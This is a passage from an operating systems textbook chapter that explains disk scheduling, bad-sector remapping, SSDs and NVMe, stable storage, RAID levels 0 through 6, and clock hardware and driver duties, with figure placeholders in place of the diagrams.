

Figure 5-23. The elevator algorithm for scheduling disk requests.

A slight modification of this algorithm that has a smaller variance in response times (Teory, 1972) is to always scan in the same direction. When the highest-numbered cylinder with a pending request has been serviced, the arm goes to the

lowest-numbered cylinder with a pending request and then continues moving in an upward direction. In effect, the lowest-numbered cylinder is thought of as being just above the highest-numbered cylinder.

Some disk controllers provide a way for the software to inspect the current sector number under the head. With such a controller, another optimization is possible. If two or more requests for the same cylinder are pending, the driver can issue a request for the sector that will pass under the head next. Note that when multiple tracks are present in a cylinder, consecutive requests can be for different tracks with no penalty. The controller can select any of its heads almost instantaneously (head selection involves neither arm motion nor rotational delay).

If the disk has the property that seek time is much faster than the rotational delay, then a different optimization should be used. Pending requests should be sorted by sector number, and as soon as the next sector is about to pass under the head, the arm should be zipped over to the right track to read or write it.

With a modern hard disk, the seek and rotational delays so dominate performance that reading one or two sectors at a time is very inefficient. For this reason, many disk controllers always read and cache multiple sectors, even when only one is requested. Typically any request to read a sector will cause that sector and much or all the rest of the current track to be read, depending upon how much space is available in the controller's cache memory. The Seagate IronWolf hard disk described earlier has a 256-MB cache, for example. The use of the cache is determined dynamically by the controller. In the simplest case, the cache is divided into two sections, one for reads and one for writes. If a subsequent read can be satisfied out of the controller's cache, it can return the requested data immediately.

It is worth noting that the disk controller's cache is completely independent of the operating system's cache. The controller's cache usually holds blocks that have not actually been requested, but which were convenient to read because they just happened to pass under the head as a side effect of some other read. In contrast, any cache maintained by the operating system will consist of blocks that were explicitly read and which the operating system thinks might be needed again in the near future (e.g., a disk block holding a directory block).

When several drives are present on the same controller, the operating system should maintain a pending request table for each drive separately. Whenever any drive is idle, a seek should be issued to move its arm to the cylinder where it will be needed next (assuming the controller allows overlapped seeks). When the current transfer finishes, a check can be made to see if any drives are positioned on the correct cylinder. If one or more are, the next transfer can be started on a drive that is already on the right cylinder. If none of the arms is in the right place, the driver should issue a new seek on the drive that just completed a transfer and wait until the next interrupt to see which arm gets to its destination first.

It is important to realize that all of the above disk-scheduling algorithms tacitly assume that the real disk geometry is the same as the virtual geometry. If it is not, then scheduling disk requests makes no sense because the operating system cannot

really tell whether cylinder 40 or cylinder 200 is closer to cylinder 39. On the other hand, if the disk controller can accept multiple outstanding requests, it can use these scheduling algorithms internally. In that case, the algorithms are still valid, but one level down, inside the controller.

Error Handling

Disk manufacturers are constantly pushing the limits of the technology by increasing linear bit densities. The IronWolf hard disk of our examples packs as many a 2470 Kbits per inch on average. Recording that many bits per inch requires an extremely uniform substrate and a very fine oxide coating. Unfortunately, it is not possible to manufacture a disk to such specifications without defects. As soon as manufacturing technology has improved to the point where it is possible to operate flawlessly at such densities, disk designers will go to higher densities to increase the capacity. Doing so will probably reintroduce defects.

Manufacturing defects introduce bad sectors, that is, sectors that do not correctly read back the value just written to them. If the defect is very small, say, only a few bits, it is possible to use the bad sector and just let the ECC correct the errors every time. If the defect is bigger, the error cannot be masked.

There are two general approaches to bad blocks: deal with them in the controller or deal with them in the operating system. In the former approach, before the disk is shipped from the factory, it is tested and a list of bad sectors is written onto the disk. For each bad sector, one of the spares is substituted for it.

There are two ways to do this substitution. In Fig. 5-24(a), we see a single disk track with 30 data sectors and two spares. Sector 7 is defective. What the controller can do is remap one of the spares as sector 7 as shown in Fig. 5-24(b). The other way is to shift all the sectors up one, as shown in Fig. 5-24(c). In both cases the controller has to know which sector is which. It can keep track of this information through internal tables (one per track) or by rewriting the preambles to give the remapped sector numbers. If the preambles are rewritten, the method of Fig. 5-24(c) is more work (because 23 preambles must be rewritten) but ultimately gives better performance because an entire track can still be read in one rotation.

Errors can also develop during normal operation after the drive has been installed. The first line of defense upon getting an error that the ECC cannot handle is to just try the read again. Some read errors are transient, that is, are caused by specks of dust under the head and will go away on a second attempt. If the controller notices that it is getting repeated errors on a certain sector, it can switch to a spare before the sector has died completely. In this way, no data are lost and the operating system and user do not even notice the problem. Usually, the method of Fig. 5-24(b) has to be used since the other sectors might now contain data. Using the method of Fig. 5-24(c) would require not only rewriting the preambles, but copying all the data as well.



Figure 5-24. (a) A disk track with a bad sector. (b) Substituting a spare for the bad sector. (c) Shifting all the sectors to bypass the bad one.

Earlier we said there were two general approaches to handling errors: handle them in the controller or in the operating system. If the controller does not have the capability to transparently remap sectors as we have discussed, the operating system must do the same thing in software. This means that it must first acquire a list of bad sectors, either by reading them from the disk, or simply testing the entire disk itself. Once it knows which sectors are bad, it can build remapping tables. If the operating system wants to use the approach of Fig. 5-24(c), it must shift the data in sectors 7 through 29 up one sector.

If the operating system is handling the remapping, it must make sure that bad sectors do not occur in any files and also do not occur in the free list or bitmap. One way to do this is to create a secret file consisting of all the bad sectors. If this file is not entered into the file system, users will not accidentally read it (or worse yet, free it).

However, there is still another problem: backups. If the disk is backed up file by file, it is important that the backup utility not try to copy the bad block file. To prevent this, the operating system has to hide the bad block file so well that even a backup utility cannot find it. If the disk is backed up sector by sector rather than file by file, it will be difficult, if not impossible, to prevent read errors during backup. The only hope is that the backup program has enough smarts to give up after 10 failed reads and continue with the next sector.

Bad sectors are not the only source of errors. Seek errors caused by mechanical problems in the arm also occur. The controller keeps track of the arm position internally. To perform a seek, it issues a command to the arm motor to move the arm to the new cylinder. When the arm gets to its destination, the controller reads the actual cylinder number from the preamble of the next sector. If the arm is in the wrong place, a seek error has occurred.

Most hard disk controllers correct seek errors automatically, but most of the old floppy controllers used in the 1980s and 1990s just set an error bit and left the rest to the driver. The driver handled this error by issuing a recalibrate command,

to move the arm as far out as it would go and reset the controller's internal idea of the current cylinder to 0. Usually this solved the problem. If it did not, the drive had to be repaired.

As we have just seen, the controller is really a specialized little computer, complete with software, variables, buffers, and occasionally, bugs. Sometimes an unusual sequence of events, such as an interrupt on one drive occurring simultaneously with a recalibrate command for another drive will trigger a bug and cause the controller to go into a loop or lose track of what it was doing. Controller designers usually plan for the worst and provide a pin on the chip which, when asserted, forces the controller to forget whatever it was doing and reset itself. If all else fails, the disk driver can set a bit to invoke this signal and reset the controller. If that does not help, all the driver can do is print a message and give up.

Recalibrating a disk makes a funny noise but otherwise normally is not disturbing. However, there is one situation where recalibration is a problem: systems with real-time constraints. When a video is being played off (or served from) a hard disk, or files from a hard disk are being burned onto a Blu-ray disc, it is essential that the bits arrive from the hard disk at a uniform rate. Under these circumstances, recalibrations insert gaps into the bit stream and are unacceptable. Special drives, called **AV disks** (**Audio Visual disks**), which never recalibrate are available for such applications.

Anecdotally, a highly convincing demonstration of how advanced disk controllers have become was given by the Dutch hacker Jeroen Domburg, who hacked a modern disk controller to make it run custom code. It turns out the disk controller is equipped with a fairly powerful multicore ARM processor and has easily enough resources to run Linux. If the bad guys hack your hard drive in this way, they will be able to see and modify all data you transfer to and from the disk. Even reinstalling the operating from scratch will not remove the infection, as the disk controller itself is malicious and serves as a permanent backdoor. Alternatively, you can collect a stack of broken hard drives from your local recycling center and build your own cluster computer for free.

5.4.2 Solid State Drives (SSDs)

As we saw in Sec. 4.3.7, SSDs are fast, have asymmetric read and write performance, and contain no moving parts. They come in different guises. For instance, there are some that conform to the SATA standard for storage devices that is also used for magnetic disks. However, since SATA was designed for mechanical disks that are slow compared to flash technology, more and more SSDs now interface to the rest of the system using **NVMe** (**Non-Volatile Memory Express**). NVMe is a standard to exploit better the speed of the fast PCI Express connection between the SSD and the rest of the system, as well as the parallelism available in the SSD itself.

For instance, since modern computers have multiple cores and the SSD consists of many (flash) pages, blocks and, ultimately, chips, it pays off to process requests in parallel. To make this possible, NVMe supports multiple queues. At the very least, NVMe offers one command request queue (known as a submission queue in NVMe terminology) and one reply queue (known as a completion queue) per core. To perform storage requests, a core will first write I/O commands in its request queue and then write to the doorbell register when the commands are ready to execute. The doorbell triggers the controller on the SSD to process the entries in some order (e.g., in the order in which they were received, or in order of priority). When the request completes, it will write the result as a status code in the reply queue.

NVMe queues have multiple advantages. First, where SATA offers only a single queue with a small number of entries, NVMe allows many (and longer) queues—up to 64K queues with up to 64K I/O commands entries each. Each queue is processed in parallel, thus allowing the controller to push more commands to the flash chips and speeding up the storage I/O significantly. Second, because of this, since the overall computer system now needs fewer devices to support the same number of I/O operations, this also reduces the power and cooling requirements. As a bonus, NVMe allows file systems more direct access to the PCIe bus[†] and SSD, meaning that fewer layers of software are involved in NVMe than in SATA operations.

If our SSD uses NVMe, the operating system needs a driver for NVMe also. Often, this driver in turn consists of multiple components, such as a module that is more or less hardware independent, a module specifically for PCIe, a module for TCP, etc. This is not uncommon and drivers often consist of a number of logical components. The good news here is that the SSD interface is standardized by NVMe, and so the operating system needs only a single driver to handle all conforming SSDs. Nowadays, all major operating systems provide support for NVMe, and thus for NVMe SSDs.

Stable Storage

As we have seen, disks sometimes make errors. Good sectors can suddenly become bad sectors. Whole drives can die unexpectedly. For some applications, it is essential that data never be lost or corrupted, even in the face of disk and CPU errors. Ideally, a disk should simply work all the time with no errors. Unfortunately, that is not achievable. What is achievable is a disk subsystem that has the following property: when a write is issued to it, the disk either correctly writes the data or it does nothing, leaving the existing data intact. Such a system is called **stable storage** and is implemented in software (Lampson and Sturgis, 1979). The goal is to keep the disk consistent at all costs. Below we will describe a slight variant of the original idea.

[†] Actually, NVMe can even handle devices attached through other means than PCIe (including TCP connections over the network!), but for our purposes the PCIe is the only one of interest.

Before describing the algorithm, it is important to have a clear model of the possible errors. The model assumes that when a disk writes a block (one or more sectors), either the write is correct or it is incorrect and this error can be detected on a subsequent read by examining the values of the ECC fields. In principle, guaranteed error detection is never possible because with a, say, 16-byte ECC field guarding a 512-byte sector, there are 2^{4096} data values and only 2^{144} ECC values. Thus if a block is garbled during writing but the ECC is not, there are billions upon billions of incorrect combinations that yield the same ECC. If any of them occur, the error will not be detected. On the whole, the probability of random data having the proper 16-byte ECC is about 2^{-144}, which is small enough that we will call it zero, even though it is really not.

The model also assumes that a correctly written sector can spontaneously go bad and become unreadable. However, the assumption is that such events are so rare that having the same sector go bad on a second (independent) drive during a reasonable time interval (e.g., 1 day) is small enough to ignore.

The model also assumes the CPU can fail, in which case it just stops. Any disk write in progress at the moment of failure also stops, leading to incorrect data in one sector and an incorrect ECC that can later be detected. Under all these conditions, stable storage can be made 100% reliable in the sense of writes either working correctly or leaving the old data in place. Of course, it does not protect against physical disasters, such as an earthquake happening and the computer falling 100 meters into a fissure and landing in a pool of boiling magma. It is tough to recover from this condition in software.

Stable storage uses a pair of identical disks with the corresponding blocks working together to form one error-free block. In the absence of errors, the corresponding blocks on both drives are the same. Either one can be read to get the same result. To achieve this goal, the following three operations are defined:

1. **Stable writes**. A stable write consists of first writing the block on drive 1, then reading it back to verify that it was written correctly. If it was not, the write and reread are done again up to *n* times until they work. After *n* consecutive failures, the block is remapped onto a spare and the operation repeated until it succeeds, no matter how many spares have to be tried. After the write to drive 1 has succeeded, the corresponding block on drive 2 is written and reread, repeatedly if need be, until it, too, finally succeeds. In the absence of CPU crashes, when a stable write completes, the block has correctly been written onto both drives and verified on both of them.

2. **Stable reads**. A stable read first reads the block from drive 1. If this yields an incorrect ECC, the read is tried again, up to *n* times. If all of these give bad ECCs, the corresponding block is read from drive 2. Given the fact that a successful stable write leaves two good copies of the block behind, and our assumption that the probability of the same

block spontaneously going bad on both drives in a reasonable time interval is negligible, a stable read always succeeds.

3. **Crash recovery**. After a crash, a recovery program scans both disks comparing corresponding blocks. If a pair of blocks are both good and the same, nothing is done. If one of them has an ECC error, the bad block is overwritten with the corresponding good block. If a pair of blocks are both good but different, the block from drive 1 is written onto drive 2.

In the absence of CPU crashes, this scheme always works because stable writes always write two valid copies of every block and spontaneous errors are assumed never to occur on both corresponding blocks at the same time. What about in the presence of CPU crashes during stable writes? It depends on precisely when the crash occurs. There are five possibilities, as depicted in Fig. 5-25.



Figure 5-25. Analysis of the influence of crashes on stable writes.

In Fig. 5-25(a), the CPU crash happens before either copy of the block is written. During recovery, neither will be changed and the old value will continue to exist, which is allowed.

In Fig. 5-25(b), the CPU crashes during the write to drive 1, destroying the contents of the block. However, the recovery program detects this error and restores the block on drive 1 from drive 2. Thus, the effect of the crash is wiped out and the old state is fully restored.

In Fig. 5-25(c), the CPU crash happens after drive 1 is written but before drive 2 is written. The point of no return has been passed here: the recovery program copies the block from drive 1 to drive 2. The write succeeds.

Fig. 5-25(d) is like Fig. 5-25(b): during recovery, the good block overwrites the bad block. Again, the final value of both blocks is the new one.

Finally, in Fig. 5-25(e), the recovery program sees that both blocks are the same, so neither is changed and the write succeeds here, too.

Various optimizations and improvements are possible to this scheme. For starters, comparing all the blocks pairwise after a crash is doable, but expensive. A

huge improvement is to keep track of which block was being written during a stable write so that only one block has to be checked during recovery. Many computers have a small amount of **nonvolatile RAM**, which is a special CMOS memory powered by a lithium battery. Such batteries last for years, possibly even the whole life of the computer. Unlike main memory, which is lost after a crash, nonvolatile RAM is not lost after a crash. The time of day is normally kept here (and incremented by a special circuit), which is why computers still know what time it is even after having been unplugged.

Suppose that a few bytes of nonvolatile RAM are available for operating system purposes. The stable write can put the number of the block it is about to update in nonvolatile RAM before starting the write. After successfully completing the stable write, the block number in nonvolatile RAM is overwritten with an invalid block number, for example, –1. Under these conditions, after a crash the recovery program can check the nonvolatile RAM to see if a stable write happened to be in progress during the crash, and if so, which block was being written when the crashed happened. The two copies of the block can then be checked for correctness and consistency.

If nonvolatile RAM is not available, it can be simulated as follows. At the start of a stable write, a fixed disk block on drive 1 is overwritten with the number of the block to be stably written. This block is then read back to verify it. After getting it correct, the corresponding block on drive 2 is written and verified. When the stable write completes correctly, both blocks are overwritten with an invalid block number and verified. Again here, after a crash it is easy to determine whether or not a stable write was in progress during the crash. Of course, this technique requires eight extra disk operations to write a stable block, so it should be used exceedingly sparingly.

One last point is worth making. We assumed that only one spontaneous decay of a good block to a bad block happens per block pair per day. If enough days go by, the other one might go bad, too. Therefore, once a day a complete scan of both disks must be done, repairing any damage. That way, every morning both disks are always identical. Even if both blocks in a pair go bad within a period of a few days, all errors are repaired correctly.

5.4.3 RAID

One technique that now helps improve the reliability of storage systems in general originally became popular as a measure to boost the performance of magnetic disk storage systems. Before SSDs came along, CPU performance had been increasing exponentially for decades, for a long time roughly doubling every 18 months. Not so with disk performance. In the 1970s, average seek times on minicomputer disks were 50 to 100 msec. Today seek times on magnetic disks are still a few msec. In most technical industries (say, automobiles, aviation, or trains), a factor 10 performance improvement in two decades would be major news (imagine

300-MPG cars, flying from Amsterdam to San Francisco in an hour, or taking a train from New York to D.C. in 20 minutes, but in the computer industry it is an embarrassment. Thus, the gap between CPU performance and (hard) disk performance had become much larger over time. Could anything be done to help?

Yes! As we have seen, parallel processing is increasingly being used to speed up computation. It has occurred to various people over the years that parallel I/O might be a good idea, too. In their 1988 paper, Patterson et al. suggested six specific disk organizations that could be used to improve disk performance, reliability, or both (Patterson et al., 1988). These ideas were quickly adopted by industry and have led to a new class of I/O device called a **RAID**. Patterson et al. defined RAID as **Redundant Array of Inexpensive Disks**, but industry redefined the I to be "Independent" rather than "Inexpensive" (maybe so they could charge more?). Since a villain was also needed (as in RISC vs. CISC, also due to Patterson), the bad guy here was the **SLED** (**Single Large Expensive Disk**).

The fundamental idea behind a RAID is to install a box full of disks next to the computer, typically a large server, replace the disk controller card with a RAID controller, copy the data over to the RAID, and then continue normal operation. In other words, a RAID should look like a SLED to the operating system but have better performance and better reliability. In the past, RAIDs consisted exclusively of hard disks typically connected via SCSI interfaces. Nowadays, manufacturers also support SATA and SSDs as well as disks.

In addition to appearing like a single disk to the software, all RAIDs have the property that the data are distributed over the drives, to allow parallel operation. Several different schemes for doing this were defined by Patterson et al. Nowadays, most manufacturers refer to the seven standard configurations as RAID level 0 through RAID level 6. In addition, there are a few other minor levels that we will not discuss. The term "level" is something of a misnomer since no hierarchy is involved; there are simply seven different organizations possible.

RAID level 0 is illustrated in Fig. 5-26(a). It consists of viewing the virtual single disk simulated by the RAID as being divided up into strips of k sectors each, with sectors 0 to $k - 1$ being strip 0, sectors k to $2k - 1$ strip 1, and so on. For $k = 1$, each strip is a sector; for $k = 2$ a strip is two sectors, etc. The RAID level 0 organization writes consecutive strips over the drives in round-robin fashion, as depicted in Fig. 5-26(a) for a RAID with four disk drives.

Distributing data over multiple drives like this is called **striping**. For example, if the software issues a command to read a data block consisting of four consecutive strips starting at a strip boundary, the RAID controller will break this command up into four separate commands, one for each of the four disks, and have them operate in parallel. Thus, we have parallel I/O without the software knowing about it.

RAID level 0 works best with large requests, the bigger the better. If a request is larger than the number of drives times the strip size, some drives will get multiple requests, so that when they finish the first request they start the second one. It

is up to the controller to split the request up and feed the proper commands to the proper disks in the right sequence and then assemble the results in memory correctly. Performance is excellent and the implementation is straightforward.

RAID level 0 works worst with operating systems that habitually ask for data one sector at a time. The results will be correct, but there is no parallelism and hence no performance gain. Another disadvantage of this organization is that the reliability is potentially worse than having a SLED. If a RAID consists of four disks, each with a mean time to failure of 20,000 hours, about once every 5000 hours a drive will fail and all the data will be completely lost. A SLED with a mean time to failure of 20,000 hours would be four times more reliable. Because no redundancy is present in this design, it is not really a true RAID. Remember, the "R" in RAID stands for "Redundant."

The next option, RAID level 1, shown in Fig. 5-26(b), is a true RAID. It duplicates all the disks, so there are four primary disks and four backup disks. On a write, every strip is written twice. On a read, either copy can be used, distributing the load over more drives. Consequently, write performance is no better than for a single drive, but read performance can be up to twice as good. Fault tolerance is excellent: if a drive crashes, the copy is simply used instead. Recovery consists of simply installing a new drive and copying the entire backup drive to it.

Unlike levels 0 and 1, which work with strips of sectors, RAID level 2 works on a word basis, possibly even a byte basis. Imagine splitting each byte of the single virtual disk into a pair of 4-bit nibbles, then adding a Hamming code to each one to form a 7-bit word, of which bits 1, 2, and 4 were parity bits. Further imagine that the seven drives of Fig. 5-26(c) were synchronized in terms of arm position and rotational position. Then it would be possible to write the 7-bit Hamming coded word over the seven drives, one bit per drive.

The Thinking Machines CM-2 computer used this scheme, taking 32-bit data words and adding 6 parity bits to form a 38-bit Hamming word, plus an extra bit for word parity, and spread each word over 39 disk drives. The total throughput was immense, because in one sector time it could write 32 sectors worth of data. Also, losing one drive did not cause problems, because loss of a drive amounted to losing 1 bit in each 39-bit word read, something the Hamming code could handle on the fly.

On the down side, this scheme requires all the drives to be rotationally synchronized, and it only makes sense with a substantial number of drives (even with 32 data drives and 6 parity drives, the overhead is 19%). It also asks a lot of the controller, since it must do a Hamming checksum every bit time.

RAID level 3 is a simplified version of RAID level 2. It is illustrated in Fig. 5-26(d). Here a single parity bit is computed for each data word and written to a parity drive. As in RAID level 2, the drives must be exactly synchronized, since individual data words are spread over multiple drives.

At first thought, it might appear that a single parity bit gives only error detection, not error correction. For the case of random undetected errors, this is true.



Figure 5-26. RAID levels 0 through 6. Backup and parity drives are shown shaded.

However, for the case of a drive crashing, it provides full 1-bit error correction since the position of the bad bit is known. In the event that a drive crashes, the controller just pretends that all its bits are 0s. If a word has a parity error, the bit from the dead drive must have been a 1, so it is corrected. Although both RAID levels 2 and 3 offer very high data rates, the number of separate I/O requests per second they can handle is no better than for a single drive.

RAID levels 4 and 5 work with strips again, not individual words with parity, and do not require synchronized drives. RAID level 4 [see Fig. 5-26(e)] is like RAID level 0, with a strip-for-strip parity written onto an extra drive. For example, if each strip is k bytes long, all the strips are EXCLUSIVE ORed together, resulting in a parity strip k bytes long. If a drive crashes, the lost bytes can be recomputed from the parity drive by reading the entire set of drives.

This design protects against the loss of a drive but performs poorly for small updates. If one sector is changed, it is necessary to read all the drives in order to recalculate the parity, which must then be rewritten. Alternatively, it can read the old user data and the old parity data and recompute the new parity from them. Even with this optimization, a small update requires two reads and two writes.

As a consequence of the heavy load on the parity drive, it may become a bottleneck. This bottleneck is eliminated in RAID level 5 by distributing the parity bits uniformly over all the drives, round-robin fashion, as shown in Fig. 5-26(f). However, in the event of a drive crash, reconstructing the contents of the failed drive is a complex process.

Raid level 6 is similar to RAID level 5, except that an additional parity block is used. In other words, the data are striped across the disks with two parity blocks instead of one. As a result, writes are bit more expensive because of the parity calculations, but reads incur no performance penalty. It does offer more reliability (imagine what happens if RAID level 5 encounters a bad block just when it is rebuilding its array).

Compared to magnetic disks, SSDs offer much better performance and much higher reliability. Do we still need RAID? The answer may still be yes. After all, a RAID of multiple SSDs can offer even better performance and reliability than a single SSD. For instance, RAID level 0 with two SSDs provides sequential read and write performance that is roughly double that of a single SSD. If sequential read/write performance is important in your storage stack, this may be a winner. Of course, RAID level 0 does not help and even diminishes reliability, but maybe that is less bad for SSDs than for magnetic disks that fail more easily. Moreover, for reliability we can opt for higher RAID levels, such as RAID level 1. RAID level 1 may improve the read performance (since even if one SSD is busy, the other is still available), but not write performance as all data must be stored twice and errors verified. Also, since you can only use half of your storage capacity, RAID level 1 is expensive—especially since compared to magnetic disks, SSDs are not cheap.

Although RAID levels 5 and 6 are also used with SSD, with the benefit of some performance gains and increased reliability, they do have drawbacks. In

particular, they are "write-heavy" and require a fair number of additional writes due to the parity blocks. Unfortunately, writes are not just relatively expensive, they also increase the SSD's wear.

5.5 CLOCKS

Clocks (also called **timers**) are essential to the operation of any multiprogrammed system for a variety of reasons. They maintain the time of day and prevent one process from monopolizing the CPU, among other things. The clock software can take the form of a device driver, even though a clock is neither a block device, like a disk, nor a character device, like a mouse. Our examination of clocks will follow the same pattern as in the previous section: first a look at clock hardware and then a look at the clock software.

5.5.1 Clock Hardware

Two types of clocks are commonly used in computers, and both are quite different from the clocks and watches used by people. The simpler clocks are tied to the 110- or 220-volt power line and cause an interrupt on every voltage cycle, at 50 or 60 Hz. These clocks used to dominate, but are rare nowadays.

The other kind of clock is built out of three components: a crystal oscillator, a counter, and a holding register, as shown in Fig. 5-27. When a piece of quartz crystal is properly cut and mounted under tension, it can be made to generate a periodic signal of very great accuracy, typically in the range of several hundred megahertz to a few gigahertz, depending on the crystal chosen. Using electronics, this base signal can be multiplied by a small integer to get frequencies up to several gigahertz or even more. At least one such circuit is usually found in any computer, providing a synchronizing signal to the computer's various circuits. This signal is fed into the counter to make it count down to zero. When the counter gets to zero, it causes a CPU interrupt.



Figure 5-27. A programmable clock.

Programmable clocks typically have several modes of operation. In **one-shot mode**, when the clock is started, it copies the value of the holding register into the counter and then decrements the counter at each pulse from the crystal. When the counter gets to zero, it causes an interrupt and stops until it is explicitly started again by the software. In **square-wave mode**, after getting to zero and causing the interrupt, the holding register is automatically copied into the counter, and the whole process is repeated again indefinitely. These periodic interrupts are called **clock ticks**.

The advantage of the programmable clock is that its interrupt frequency can be controlled by software. If a 500-MHz crystal is used, then the counter is pulsed every 2 nsec. With (unsigned) 32-bit registers, interrupts can be programmed to occur at intervals from 2 nsec to 8.6 sec. Programmable clock chips usually contain two or three independently programmable clocks and have many other options as well (e.g., counting up instead of down, interrupts disabled, and more).

To prevent the current time from being lost when the computer's power is turned off, most computers have a battery-powered backup clock, implemented with the kind of low-power circuitry used in digital watches. The battery clock can be read at startup. If the backup clock is not present, the software may ask the user for the current date and time. There is also a standard way for a networked system to get the current time from a remote host. In any case, the time is then translated into the number of clock ticks since 12 A.M. **UTC** (**Universal Coordinated Time**) (formerly known as Greenwich Mean Time) on January 1, 1970, as UNIX does, or since some other benchmark moment. The origin of time for Windows is January 1, 1980. At every clock tick, the real time is incremented by one count. Usually utility programs are provided to manually set the system clock and the backup clock and to synchronize the two clocks.

5.5.2 Clock Software

All the clock hardware does is generate interrupts at known intervals. Everything else involving time must be done by the software, the clock driver. The exact duties of the clock driver vary among operating systems, but usually include most of the following:

1. Maintaining the time of day.
2. Preventing processes from running longer than they are allowed to.
3. Accounting for CPU usage.
4. Handling the alarm system call made by user processes.
5. Providing watchdog timers for parts of the system itself.
6. Doing profiling, monitoring, and statistics gathering.

The first clock function, maintaining the time of day (also called the **real time**) is not difficult. It just requires incrementing a counter at each clock tick, as mentioned before. The only thing to watch out for is the number of bits in the time-of-day counter. With a clock rate of 60 Hz, a 32-bit counter will overflow in just over 2 years. Clearly the system cannot store the real time as the number of ticks since Jan. 1, 1970 in 32 bits.

